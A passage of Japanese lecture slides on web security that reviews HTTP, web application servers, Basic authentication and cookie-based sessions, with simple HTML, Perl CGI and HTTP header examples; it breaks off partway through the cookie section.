


Webセキュリティ

Webセキュリティ

- **Web技術のおさらい**
 - HTTP
 - Webアプリケーションサーバ
- Webにおける認証
- Webアプリケーションの脆弱性とその対策

WWW

- WWW（World Wide Web、Webとも呼ぶ）
 - 地球規模のハイパーテキスト（HyperText）
 - 1989年に提案され、1991年に実働した
 - CERN（セルン、欧州原子核研究機構）のバーナーズ＝リー（Tim Berners-Lee）が発明した
 - URL、HTTP、HTML の最初の設計は彼によるもの




ティム・バーナーズ＝リー
1955年-

ハイパーテキスト (HyperText)


• ハイパーテキスト

- ネルソン (Ted Nelson) が原型を考案 (1960年中頃)
- テキストの任意の場所に、他のテキストの位置情報を示すハイパーリンク (Hyperlink) が埋め込まれ、それにより他のテキストにジャンプして到達できることで、複数のテキストを相互に連結できる仕組み
- コンピュータを利用した文書管理システム (Document Management System, DMS) のひとつ




テッド・ネルソン
1937年-

ハイパーテキストの概念



線形順序で読む


(a) 通常テキスト



(b) ハイパーテキスト

HTTPとは

- Hyper Transfer Protocol




```
<html>
<head>
  <meta charset="UTF-8" />
  <title>Webコンピューティング</title>
</head>
<body>
  <h1>大連理工大学</h1>
  <h2>Webコンピューティング</h2>
  <p>2017年</p>
</body>
</html>
```

HTTP1.0による通信の例

```
GET / http://***/web.html HTTP1.0  
User-Agent: Mozilla/5.0  
Cookie:foo=hoge
```


リクエスト

①HTTPで要求



ユーザ

②ファイル転送



Webサーバ

レスポンス

```
HTTP/1.0 200 OK  
Date: Mon, 22, May 2017 8:00 GMT  
Cache-Control: private  
Content-Type: text/html; charset=utf-8  
<html><head>  
...
```

HTTPのメソッド


メソッド名	説明
GET	指定されたURIの取得を要求
POST	指定されたURIに対してデータの送信を要求。 一般にフォーム入力で使用され、URIには CGIやサーブレットが指定される
PUT	指定されたURIの場所にデータの配置を要求
DELETE	指定されたURIの削除を要求
HEAD	リソースのヘッダ（メタデータ）取得
OPTIONS	リソースが対応するメソッドの取得
TRACE	自分宛にリクエスト試験
CONNECT	プロキシサーバにトンネル接続を要求

ユーザ検索サイトの例

Webブラウザ

A screenshot of a web browser window. The address bar shows two tabs with the path 'C:\Users\ris\Desktop\We...'. The main content area contains a search form with the label 'ユーザネーム' (Username) and an empty text input field. Below the input field is a button labeled '検索' (Search).

user
taro
...



① ユーザネーム

② 検索結果

A screenshot of a web browser window showing the search results. The address bar is the same as the first window. The main content area displays the text 'ようこそ' (Welcome) followed by '・taro さん' (Mr. taro).

ユーザー名

htmlのソース

```
1 <html>↓
2 <body>↓
3 ↓
4 <form action="search.php" method="get">↓
5   ユーザー名<input type="text" name="username"><br><br>↓
6   <input type="submit" value="検索">↓
7 </form>↓
8 ↓
9 </body>↓
10 </html>←
```

181 バイト (181 バイト), 10 行。 HTML 5行, 47桁 日本語 (シフト JIS)

フォームに「taro」と入力して「検索」を押すと、以下がリクエストされる

[http://\(Webサーバ\)/search.php?username=taro](http://(Webサーバ)/search.php?username=taro)

(例) 検索エンジンのクエリ文字列

https://www.google.co.jp/#q=Dalian+University+of+Technology



検索クエリ

(例) 検索エンジンのクエリ文字列


https://www.google.co.jp/#q=%E5%A4%A7%E9%80%A3%E7%90%86%E5%B7%A5%E5%A4%A7%E5%AD%A6



検索クエリ

クエリ文字列の危険性

- インターネットを流れる
 - 盗聴される／不正に書き換えられる危険
 - データを暗号化して保護する（SSL／TLS）
 - 「https://」
- 記録されています
 - 通信先Webサーバ
 - プロキシサーバ
 - ファイアウォール
 - Webブラウザのキャッシュ／履歴
- GET ではなく POST を使う



```
<form action="search.php" method="post">  
...  
</form>
```

Webセキュリティ

- **Web技術のおさらい**

- HTTP

- Webアプリケーションサーバ

- Webにおける認証

- Webアプリケーションの脆弱性とその対策

Webアプリケーションとは？




- Webアプリケーション
 - インターネットなどのネットワークを介して使用するアプリケーションソフトウェア
 - Webブラウザ上で動作するプログラミング言語で実装
 - CGI, JavaScript, PHP など
 - クライアント／サーバシステムの環境で動作
- さまざまなWebアプリケーション
 - 電子商取引（e-Commerce）
 - オンラインバンキング掲示板
 - SNS (Social Networkng Service)




クライアント・サーバシステム

- サーバとは
 - ネットワーク経由でアクセスし、サービスを提供する機器
- クライアントとは
 - ユーザがサーバに対して「リクエスト」を送信する
 - サーバから結果を受け取ってユーザに表示する
 - Webコンピューティングの場合は、Webブラウザがクライアントになる場合が多い



Webアプリケーションの仕組み

- 静的Webページ（静的コンテンツ）
 - 常に同じページが返される
（既に用意されているページを返す）



(例)


「〇〇先生の2016年のWebコンピューティングの講義シラバス」

「X年Y月Z日の会議議事録」

一度用意しておけば変更する必要がないコンテンツ

Webアプリケーションの仕組み

- 動的Webページ（動的コンテンツ）
 - リクエストごとにWebページを生成して返す



(例)

「あなたは、XXX,XXX 番目の訪問者です」という文章を表示する
「YYY」というキーワードで検索すると関連ページを表示する

動的Webページの生成

- 主に2つのアプローチ

A) Webサーバ側で動的ウェブページを生成する

- **CGI, Servlet, JSP** 等により動的ウェブページを生成する




B) Webクライアント側で動的ウェブページを生成する

- **Applet, Flash, JavaScript, Ajax** 等により動的ウェブページを生成する



[参考] CGIによる動的ウェブページ生成

- CGI (Common Gateway Interface)
 - Webサーバが、Webブラウザなどからの要求に応じて、プログラムを起動するための仕組み
 - 記述されたものをCGIスクリプトと呼ぶ
 - 言語としては以下が有名
 - Perl, PHP, Python, Ruby




(例) Perl スクリプトと その実行結果 (HTMLファイル)

```
#!/usr/bin/perl
print "Content-type: text/html; charset=utf-8¥n¥n";
print "<html>¥n";
print "<head><title>CGI Sample</title></head>¥n";
print "<body><p>Webコンピューティング</p></body>¥n";
print "</html>¥n";
```

簡単な Perl スクリプト

```
<html>
<head><title>CGI Sample</title></head>
<body><p>Webコンピューティング</p></body>
</html>
```

Perl スクリプトの実行結果 (HTMLファイル)



ウェブアプリケーションフレームワークによる動的ウェブページ生成

- ウェブアプリケーションフレームワーク
 - ウェブアプリケーションは広範囲・大規模
 - オンラインショッピング、マーケットプレイス、オークション、ネットバンク、ネット証券取引
 - より効率的に構築して、生産性を向上させたい
 - ウェブアプリケーションフレームワーク

開発言語	ウェブアプリケーションフレームワーク
Java	Apache Struts, JavaServer Faces, Jt Design Pattern Framework, Apache Wicket, 他
PHP	CakePHP, CodeIgniter, Symfony, Zend Framework, 他
Python	Django, Pyjamas, web2py, Pylons, Turbogears, Twisted, Web.py, Zope, Pyroxiside, 他
Ruby	Ruby on Rails, Ramaze, 他
その他	ASP.NET

[参考] Applet, Flash, JavaScript, Ajax による動的ウェブページ生成 (1)



- B)ウェブクライアント側で動的ウェブページを生成する



(例) Google Suggest, Google Maps



通信結果に応じて、更新（リロード）なしでページを書き換え

[参考] Applet, Flash, JavaScript, Ajax による動的ウェブページ生成 (2)

• Flash

- アドビシステムズが開発している**動画やゲームなどを扱う**ための規格、及びそれを制作する同社のソフトウェア群の名称
- 1996年に米国で誕生




• JavaScript

- オブジェクト指向のスクリプト言語（Javaと名前が似ているが、異なるプログラミング言語）
- 実行環境が主にウェブブラウザに実装され、動的なウェブサイト構築や、リッチインターネットアプリケーションなど**高度なユーザインタフェースの開発**に用いられる
- 1995年にNetscape Navigator 2.0 のベータ版と共に出荷



• Ajax (エイジャックス)

- Asynchronous JavaScript + XML の略
- ウェブブラウザ内で**非同期通信**とインターフェイスの構築などを行う技術の総称
- 通信結果に応じてダイナミックHTMLで動的にページの一部を書き換えるというアプローチを取る
- 2005年2月18日に米国のインフォメーションアーキテクトである Jesse James Garrettにより名付けられた



Webアプリケーションサーバの例

• Webサーバ + DBMS + PHP
 □□ □□ □□


(代表的な構成例)



LAMP (Linux Apache MySQL PHP)

(例) WordPressでは

- PHP + DBMS (MySQL)



Webにおける認証



Webセキュリティ

- Web技術のおさらい
 - HTTP
 - Webアプリケーションサーバ
- **Webにおける認証**
 - HTTP : ステートレスプロトコル (state less)
 - Basic認証
 - Cookieを用いるセッション管理と認証
- Webアプリケーションの脆弱性とその対策

ステートフルとは

- ステートフル (State-full)
 - 誰からのリクエストかを判断して状態を保持できる状態

(例) ハンバーガーショップでの注文



客「ハンバーガーください」

店員「飲み物はいかがですか？」

客「じゃあ、コーラください」

店員「550円になります」

客「1000円札でお願いします」

店員「450円のお釣りです」



お店が客の情報を保持している


ステートレスとは

- ステートレス (State-less)
 - レスポンスを返すごとに処理が完結することで、どこにも状態を保持しない


(例) ハンバーガーショップでの注文




客A「ハンバーガーください」




店員「飲み物はいかがですか？」




客A「ハンバーガーとコーラください」




店員「550円になります」



客A「ハンバーガーとコーラを1000円札でお願いします」



店員「450円のお釣りです」



お店が客の情報を
保持していない

HTTPはなぜステートレスなのか？

- Webサーバは同時に多数のクライアントとの接続を処理
 - 接続数には限界がある
 - サーバを増やせばよい？
 - 複数のサーバ間でクライアント状態を同期するのは大変
 - それぞれのリクエストだけを処理するアーキテクチャが採用された
= ステートレス



Webセキュリティ


- Web技術のおさらい
 - HTTP
 - Webアプリケーションサーバ
- **Webにおける認証**
 - HTTP : ステートレスプロトコル
 - **Basic認証**
 - Cookieを用いるセッション管理と認証
- Webアプリケーションの脆弱性

ステートレスだが認証らしきことはできる

- Basic認証
 - HTTPで標準実装されている機能



- 一度認証されると、同じサーバには同じユーザ名とパスワードが送信され続ける



Basic認証の問題



- 認証に似せたもの（良い認証ではない）
 - ユーザビリティ上の懸念
 - 複数ユーザが同じブラウザを使うと、認証し続けられる
 - ログアウト機能がない
 - ユーザID／パスワードはBase64に変換（エンコード）され送信
 - 復元（デコード）可能



Webセキュリティ

- Web技術のおさらい
 - HTTP
 - Webアプリケーションサーバ
- **Webにおける認証**
 - HTTP : ステートレスプロトコル
 - Basic認証
 - **Cookieを用いるセッション管理と認証**
- Webアプリケーションの脆弱性とその対策

HTTP cookie




- ユーザの識別、セッション管理に使用する4KB程度の情報
 - 実体は、変数名と値のセット
 - Webアプリケーションサーバで生成
 - 同じWebサーバに接続した時、クッキーに応じて動的にページを生成

```
Set-Cookie: csession=a%3A4%3A%7B%3A10%3A%  
22session_id%22%3B%3A32%3A%  
225308e49ca0e345b7d2805675ada87990%22%3B%3A10%3A%  
22ip_address%22%3B%3A13%3A%2210.10.10.46%22%3B%3A10%  
3A%22user_agent%22%3B%3A50%3A%22Mozilla%2F5.0%  
28windows%3B+U%3B+windows+NT+5.1%3B+en-GB%3B+rv%22%  
3B%3A13%3A%22last_activity%22%3B%3A10%3A%  
221267799143%22%3B%7D750b0b2d3b82b8ee9b5dd5b92671d2e;  
expires=Fri, 05-Mar-2010 18:25:43 GMT;  
path=/, csession=a%3A4%3A%7B%3A10%3A%22session_id%22%  
3B%3A32%3A%225308e49ca0e345b7d2805675ada87990%22%3B%  
3A10%3A%22ip_address%22%3B%3A13%3A%2210.10.10.46%22%  
3B%3A10%3A%22user_agent%22%3B%3A50%3A%22Mozilla%  
2F5.0%28windows%3B+U%3B+windows+NT+5.1%3B+en-GB%  
3B+rv%22%3B%3A13%3A%22last_activity%22%3B%3A10%3A%  
221267799143%22%3B%7D750b0b2d3b82b8ee9b5dd5b92671d2e;  
expires=Fri, 05-Mar-2010 18:25:43 GMT;  
path=/, csession=a%3A4%3A%7B%3A10%3A%22session_id%22%  
3B%3A32%3A%225308e49ca0e345b7d2805675ada87990%22%3B%  
3A10%3A%22ip_address%22%3B%3A13%3A%2210.10.10.46%22%  
3B%3A10%3A%22user_agent%22%3B%3A50%3A%22Mozilla%  
2F5.0%28windows%3B+U%3B+windows+NT+5.1%3B+en-GB%  
3B+rv%22%3B%3A13%3A%22last_activity%22%3B%3A10%3A%
```

Cookie の用途

- Webアプリケーションでの情報の保存
 - 商品のカートへの保存
 - ログイン状態の保存



(例) www.ritsumei.ac.jp

The screenshot shows a web browser window with the address bar displaying `www.ritsumei.ac.jp`. The browser's toolbar includes navigation buttons, a search bar, and various extension icons. The website's header features a red banner with the text "受験生の方" (For Applicants) and a large red "R" logo followed by "立命館大学" (Ritsumei University). Below the header is a navigation menu with links for "留学" (Study Abroad), "学生生活・就職" (Student Life & Career), and "社会・地域連携" (Social & Community Collaboration). The main content area displays a photograph of a modern university building with a curved facade, surrounded by green trees and a paved walkway. A cookie consent dialog box is overlaid on the page, titled "このページで設定した Cookie" (Cookies set on this page). The dialog has tabs for "許可" (Allow) and "ブロック" (Block), with "許可" currently selected. It lists the following cookies: "DMZ", "JSESSIONID" (highlighted in blue), "SV", and "SV_NINSYO". Below the list are buttons for "ブロック" (Block) and "削除" (Delete). The dialog also provides details for the selected "JSESSIONID" cookie: "名前: 